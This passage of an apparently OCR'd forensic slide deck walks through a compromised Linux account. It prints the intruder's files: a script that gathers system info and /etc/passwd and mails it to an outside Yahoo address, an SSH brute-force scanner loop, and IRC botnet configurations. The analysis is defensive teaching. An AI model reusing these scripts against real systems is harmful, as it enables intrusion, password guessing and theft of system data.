GData	Linux.RST.B	20170911
Ikarus	Trojan.Linux.Meche	20170911
Jiangmin	Linux/RST.b	20170911
Kaspersky	not-a-virus:HEUR:RiskTool.Linux.MechBot.a	20170911
MAX	malware (ai score=80)	20170911
McAfee	Linux/Rst.b	20170911
McAfee-GW-Edition	Linux/Rst.b	20170911
Microsoft	Virus:Linux/RST.B	20170911
eScan	Linux.RST.B	20170911
NANO-Antivirus	Virus.Unix.Rst.jjef	20170911
Panda	Linux/Rst.A	20170911

virustotal.com

Virustotal will run a malware check on a submitted file using a large number of AV & Malware detection tools

https://www.virustotal.com/en/file/605763dce371773deb568aff4c92c4a2338714636f492a91d1400bb1437a7b16/analysis/1505160043/

-bash executable found in blank directory




virustotal.com

Virustotal will run a malware check on a submitted file using a large number of AV & Malware detection tools

https://www.virustotal.com/en/file/605763dce371773deb568aff4c92c4a2338714636f492a91d1400bb1437a7b16/analysis/1505160043/

-bash executable found in blank directory



virustotal.com

Virustotal will run a malware check on a submitted file using a large number of AV & Malware detection tools

https://www.virustotal.com/en/file/605763dce371773deb568aff4c92c4a2338714636f492a91d1400bb1437a7b16/analysis/1505160043/

The .ssh directory

ssh connections have been made to servers in Ukraine and the Czech Republic.

```
[rsimms@rouji testuser]$ sudo cat .ssh/known_hosts
91.197.131.10 ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAAAgwDkRqR1VRgHOON8M7YCNnIG8k0zukAN/r4L5fPKTvWmdhe17UnxywPc+TySjXqNsXQ/
jPLGvpO5uoSG3dgT2N7NUdAtdL4Enb87dX7yTbJTJzMMxTb9HSI1SL2/5iSefyAVVo1+R8DMmFqTWa2eFHoD9IoxFSNSTarT
ZQgmH1oZYoZX
93.185.106.239 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEA2ILE+IQEaI5ur1LeoisHj97Z/tITFzVGVmJ97CD/xtN4FpUq+JcXVcbNUJCtXKgXK82r
I3VWwn6XM19HSFkKS06L7FlKhjE3/LpJzZhuiSy9n6PEurFPMSKbQZ7+Rn4cnz20MWXW3hmSNTPeL6VYKKB43RoEIj76+9+E
lGHKT+0hpEc/fC3lsdjpt4xRO7whgoB85YGHWCPM6t/gV8skMrE/rCum7Vtcf67Vpgw9Mwmf9E1+j8MJzY8Hq0a+rh8Mok88
7Hn65h3CS2wYd43cAMUXrGy0JUlC2bZVcZrPlWDIRpQLrAWFGJfCnmmZvFy0z/3T/SGRcGSE9unAc0eL4w==
93.185.106.221 ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC7i32etrcHbRYQ6dWewF4At4V/eWyRwyAb6SjDWErnwGKM7VQUb5QrjtoSfZ7KCKb+
+qrFdyFQJw6a1SP8gw1oesEty2LisR/n6J7C2zzhyM/SPu9/EReMenSWZGDEYUc9qmOWL1uQ/AFqHRTW9ntLcftjoomVgDxg
yE1AyEfsb20cznpMWKxSlncCQJsDY6WP2y+lSH6Obk/8t04TSRx1mRbdnsJKbk72gRbFuHpp4lllCs06whmdunOsfghtJ+ya
dbOux5bbdFPS5BOV7gIJ2HhYSTdGf8SJXhY0kDkqgG4LUSagXpF3/Qx0GNUqypk3nXSjEBAOaPCgDRNuCyW1
```

IP:	91.197.131.10
Decimal:	1539670794
Hostname:	hosted-by.data-xata.net
ASN:	8870
ISP:	Overseas Technologies LLC
Organization:	Overseas Technologies LLC
Services:	None detected
Assignment:	Static IP
Blacklist:	Click to Check Blacklist
Status	
Continent:	Europe
Country:	Ukraine

IP:	93.185.106.239
Decimal:	1572432623
Hostname:	93.185.106.239
ASN:	43541
ISP:	VSHosting s.r.o.
Organization:	PIPNI s.r.o.
Services:	None detected
Assignment:	Static IP
Blacklist:	Click to Check Blacklist
Status	
Continent:	Europe
Country:	Czechia

IP:	93.185.106.221
Decimal:	1572432605
Hostname:	aswilliam.hipsdiet.com
ASN:	43541
ISP:	VSHosting s.r.o.
Organization:	PIPNI s.r.o.
Services:	None detected
Assignment:	Static IP
Blacklist:	Click to Check Blacklist
Status	
Continent:	Europe
Country:	Czechia

https://whatismyipaddress.com/


The .sc directory

```
[rsimms@myopus testuser]$ ls -a .sc
.   1   2  4  6  8  a   common       go.sh      pscan2  secure  ssh-scan  vuln.txt
..  10  3  5  7  9  a1  gen-pass.sh  pass_file  screen  ss      start
```

```
[rsimms@myopus testuser]$ cat .sc/7
cat info2 | mail -s "Scanner TASE Port : ?? | Pass : stii tu :))" djmarckyy@yahoo.com
rm -rf info2
cat vuln.txt |mail -s "Roots" djmarckyy@yahoo.com

[rsimms@myopus testuser]$
```


Emailing information to this yahoo user account

```
[rsimms@myopus testuser]$ cat .sc/a1
cat vuln.txt |mail -s "Roots" djmarckyy@yahoo.com
```




Romanian language

The yahoo email address in .sc/7




Googling the email address takes us to this blog



Blog site source view

Passive look at the blog site



http://toolbar.netcraft.com/site_report?url=http://inhell-inhell.blogspot.com/

The .sc/start script

```
[rsimms@myopus testuser]$ cat .sc/start
#!/bin/bash

echo "[+] [+] [+] RK [+] [+] [+]" >> info2
echo "[+] [+] [+] IP [+] [+] [+]" >> info2
/sbin/ifconfig -a >> info2
echo "[+] [+] [+] uptime [+] [+] [+]" >> info2
uptime >> info2
echo "[+] [+] [+] uname -a [+] [+] [+]" >> info2
uname -a >> info2
echo "[+] [+] [+] /etc/issue [+] [+] [+]" >> info2
cat /etc/issue >> info2
echo "[+] [+] [+] passwd [+] [+] [+]" >> info2
cat /etc/passwd >> info2
echo "[+] [+] [+] id [+] [+] [+]" >> info2
id >> info2
echo "[+] [+] [+] Spatiu Hdd / pwd [+] [+] [+]" >> info2
df -h >> info2
pwd >> info2
./7
rm -rf info2
clear
< snipped >
```

The info2 file is created, emailed then deleted

```
[rsimms@rouji testuser]$ cat .sc/7
cat info2 | mail -s "Scanner TASE Port : ?? | Pass : stii tu :))" djmarckyy@yahoo.com
rm -rf info2
cat vuln.txt |mail -s "Roots" djmarckyy@yahoo.com

[rsimms@rouji testuser]$
```

The .sc/start script continued

< snipped >

```
echo "#########################################################################"
echo "#                          ______                                       "
echo "#                               .-.       .-.                           "
echo "#                              /             \                          "
echo "#                             |      zRR      |                         "
echo "#                             |,  .-.  .-.  ,|                         "
echo "#                             | )(z_/  \z_)( |                         "
echo "#                             |/      /\      \|                       "
echo "#                   _         (_      ^^      _)                       "
echo "#            _\ ____) \_______\__|IIIIII|__/_____________________      "
echo "#          (_)[___]{}<_________|-\IIIIII/-|__zRR__zRR__zRR_____________\    "
echo "#            /      )_/         \           /                          "
echo "#                                \ ______ /                                  "
echo "#                            SCANER PRIVAT                              "
echo "#              SCANER FOLOSIT DOAR DE TEAMUL zRRTEAM                    "
echo "#             SACNERUL CONTINE UN PASS_FLIE DE 3MEGA !!                 "
echo "#########################################################################"

if [ -f a ]; then
./a $1.0
./a $1.1
./a $1.2
./a $1.3
./a $1.4
./a $1.5
./a $1.6
./a $1.7
```

The .sc/start script calls the .sc/a script


```
[rsimms@rouji testuser]$ cat .sc/a
BLK=';30m'
RED=';31m'
GRN=';32m'
YEL=';33m'
BLU=';34m'
MAG=';35m'
CYN=';36m'
WHI=';37m'
DRED='0;31m'
DGRN='0;32m'
DYEL='0;33m'
DBLU='0;34m'
DMAG='0;35m'
DCYN='0;36m'
DWHI='0;37m'
RES='0m'

#!/bin/bash
if [ $# != 1 ]; then
        echo " usage: $0 <b class>"
        exit;
fi


echo -e "\033[1;31m▒\033[1;32m Created bY MARK \033[1;31m▒\033[0m"
echo "INCERC SA DAU VIATZA CIBERNETICII"


./pscan2 $1 22

sleep 10
cat $1.pscan.22 |sort |uniq > mfu.txt
oopsnr2=`grep -c . mfu.txt`
echo "# SA VEDEM CE PULA MEA FACEM"
echo "#          _\ ____) \_______"
echo "#         (_)[_bY_]{}<MARK> "
echo "#         /     )_/         "
echo "#.......prindem roate sau nu ?  ....... "
echo "                             "
echo -e "Checking\033[1;34m user file\033[0m pass 1"
```

```
echo -e "Checking\033[1;34m user file\033[0m pass 1"
cp 1 pass_file
./ssh-scan 100
sleep 3
echo -e "Checking\033[1;31m root file\033[0m pass 2"
cp 2 pass_file
./ssh-scan 100
sleep 3
echo -e "Checking\033[1;34m user file\033[0m pass 3"
cp 3 pass_file
./ssh-scan 100
sleep 3
echo -e "Checking\033[1;34m user file\033[0m pass 4"
cp 4 pass_file
./ssh-scan 100
sleep 3
echo -e "Checking\033[1;31m root file\033[0m pass 5"
cp 5 pass_file
./ssh-scan 100
sleep 3
echo -e "Checking\033[1;34m user file\033[0m pass 6"
cp 6 pass_file
./ssh-scan 100
sleep 3
echo -e "Checking\033[1;31m root file\033[0m pass 8"
cp 8 pass_file
./ssh-scan 100
sleep 3
echo -e "Checking\033[1;34m user file\033[0m pass 9"
cp 9 pass_file
./ssh-scan 100
sleep 3
echo -e "Checking\033[1;34m user file\033[0m pass 10"
cp 10 pass_file
./ssh-scan 100
sleep 3
rm -rf $1.pscan.22 mfu.txt
echo -e "\033[1;31m▒\033[1;32mFuck .. continuam .. \033[1;31m▒\033[0m"
[rsimms@rouji testuser]$
```

The .sc/start script continued

< snipped >

```
./a $1.242
./a $1.243
./a $1.244
./a $1.245
./a $1.246
./a $1.247
./a $1.248
./a $1.249
./a $1.250
./a $1.251
./a $1.252
./a $1.253
./a $1.254
./a $1.255
./a1
killall -9 a
else
echo # Ciudat ..Nu Ai Urmat Instructiunile  #
echo # trebui dat mv assh a sau mv scan a   #
echo # orice ai avea tu ... dohh ..         #
killall -9 a
killall -9 pscan2
fi
[rsimms@myopus testuser]$
```



The .mass directory

```
[root@opus testuser]# ls /home/cis172/testuser/.mass
bind  brute  ftpd  lpd  lpd.conf  mail  r00t  rpc  scan.conf  ssh  telnet
[root@opus testuser]#
```

The .kswap.session file in the " " directory

```
[rsimms@myopus ]$ cat ./kswap.session
linkport -1

nick Svant
login narod
ircname Cocosatul de la Notre Dame
cmdchar +
userfile mech3.users

set BANMODES 6
set OPMODES 6
tog SPY 1
channel #facpamata
tog MASS 0
nick Kill3r
login putulica
ircname Pula Bleaga
cmdchar +
userfile mech2.users

set BANMODES 6
set OPMODES 6
tog SPY 1
channel #facpamata
tog MASS 0
nick Vortex-
login Vortex
ircname I will kill you !
cmdchar +
userfile mech1.users
```

```
set BANMODES 6
set OPMODES 6
tog SPY 1
channel #Mark
tog MASS 0


server 130.237.188.216 7000
server 208.83.20.130 6667
server 69.16.172.40 6667
server 195.197.175.21 7000
server graz.at.Eu.UnderNet.org 6667
server Helsinki.FI.EU.Undernet.org 6667
server Lelystad.NL.EU.UnderNet.Org 6667
server trondheim.no.eu.undernet.org 6667
server Zagreb.Hr.EU.UnderNet.org 6667
server Dallas.TX.US.Undernet.org 6667
server mesa.az.us.undernet.org 6667
server Tampa.FL.US.Undernet.org 6667
server mesa2.az.us.undernet.org 6667
server 161.53.178.240 6667
server 69.16.172.40 7000
server 217.168.95.245 6667
server Elsene.Be.Eu.undernet.org 6667
[rsimms@myopus  ]$
```

The .kswap.set file in the " " directory

```
[rsimms@myopus  ]$ cat ./kswap.set
#Bot 1
NICK            Vortex-
USERFILE        mech1.users
CMDCHAR         +
LOGIN           Vortex
IRCNAME         I will kill you !
MODES +ix
#VIRTUAL        virtual.hosts.com
#NOSHELLCMD

TOG CC          1

TOG CLOAK       1
TOG SPY         1
SET OPMODES     6
SET BANMODES    6

CHANNEL         #Mark
TOG PUB         1
TOG MASS        0
TOG SHIT        0
TOG PROT        0
TOG ENFM        0
SET MDL         2
SET MKL         2
SET MBL         2
SET MPL         1
```

```
SERVER 130.237.188.216 7000
SERVER 208.83.20.130 6667
SERVER 69.16.172.40 6667
SERVER 195.197.175.21 7000
SERVER graz.at.Eu.UnderNet.org 6667
SERVER Helsinki.FI.EU.Undernet.org 6667
SERVER Lelystad.NL.EU.UnderNet.Org 6667
SERVER trondheim.no.eu.undernet.org 6667
SERVER Zagreb.Hr.EU.UnderNet.org 6667
SERVER Dallas.TX.US.Undernet.org 6667
SERVER mesa.az.us.undernet.org 6667
SERVER Tampa.FL.US.Undernet.org 6667
SERVER mesa2.az.us.undernet.org 6667
#End of bot 1

#Bot 2
NICK            Kill3r
USERFILE        mech2.users
CMDCHAR         +
LOGIN           putulica
IRCNAME         Pula Bleaga
MODES +ix
#VIRTUAL        virtual.hosts.com
#NOSHELLCMD

TOG CC          1

TOG CLOAK       1
TOG SPY         1
SET OPMODES     6
SET BANMODES    6
```

```
CHANNEL         #facpamata
TOG PUB         1
TOG MASS        0
TOG SHIT        0
TOG PROT        0
TOG ENFM        0
SET MDL         2
SET MKL         2
SET MBL         2
SET MPL         1

SERVER 130.237.188.216 7000
SERVER 208.83.20.130 6667
SERVER 195.197.175.21 7000
SERVER 161.53.178.240 6667
SERVER 69.16.172.40 7000
SERVER 217.168.95.245 6667
SERVER Lelystad.NL.EU.UnderNet.Org 6667
SERVER trondheim.no.eu.undernet.org 6667
SERVER Zagreb.Hr.EU.UnderNet.org 6667
SERVER Dallas.TX.US.Undernet.org 6667
SERVER mesa.az.us.undernet.org 6667
SERVER Tampa.FL.US.Undernet.org 6667
SERVER mesa2.az.us.undernet.org 6667

#Bot 3
NICK            Svant
USERFILE        mech3.users
CMDCHAR         +
LOGIN           narod
IRCNAME         Cocosatul de la Notre Dame
```

```
MODES +ix
#VIRTUAL        virtual.hosts.com
#NOSHELLCMD

TOG CC          1

TOG CLOAK       1
TOG SPY         1
SET OPMODES     6
SET BANMODES    6

CHANNEL         #facpamata
TOG PUB         1
TOG MASS        0
TOG SHIT        0
TOG PROT        0
TOG ENFM        0
SET MDL         2
SET MKL         2
SET MBL         2
SET MPL         1

SERVER 195.197.175.21 7000
SERVER 130.237.188.216 7000
SERVER 69.16.172.40 6667
SERVER Elsene.Be.Eu.undernet.org 6667
SERVER graz.at.Eu.UnderNet.org 6667
SERVER Helsinki.FI.EU.Undernet.org 6667
SERVER Lelystad.NL.EU.UnderNet.Org 6667
SERVER trondheim.no.eu.undernet.org 6667
SERVER Zagreb.Hr.EU.UnderNet.org 6667
```

```
SERVER Dallas.TX.US.Undernet.org 6667
SERVER mesa.az.us.undernet.org 6667
SERVER Tampa.FL.US.Undernet.org 6667
SERVER mesa2.az.us.undernet.org 6667

#End of bot 3

[rsimms@myopus  ]$
```

The mech1.users file in the " " directory

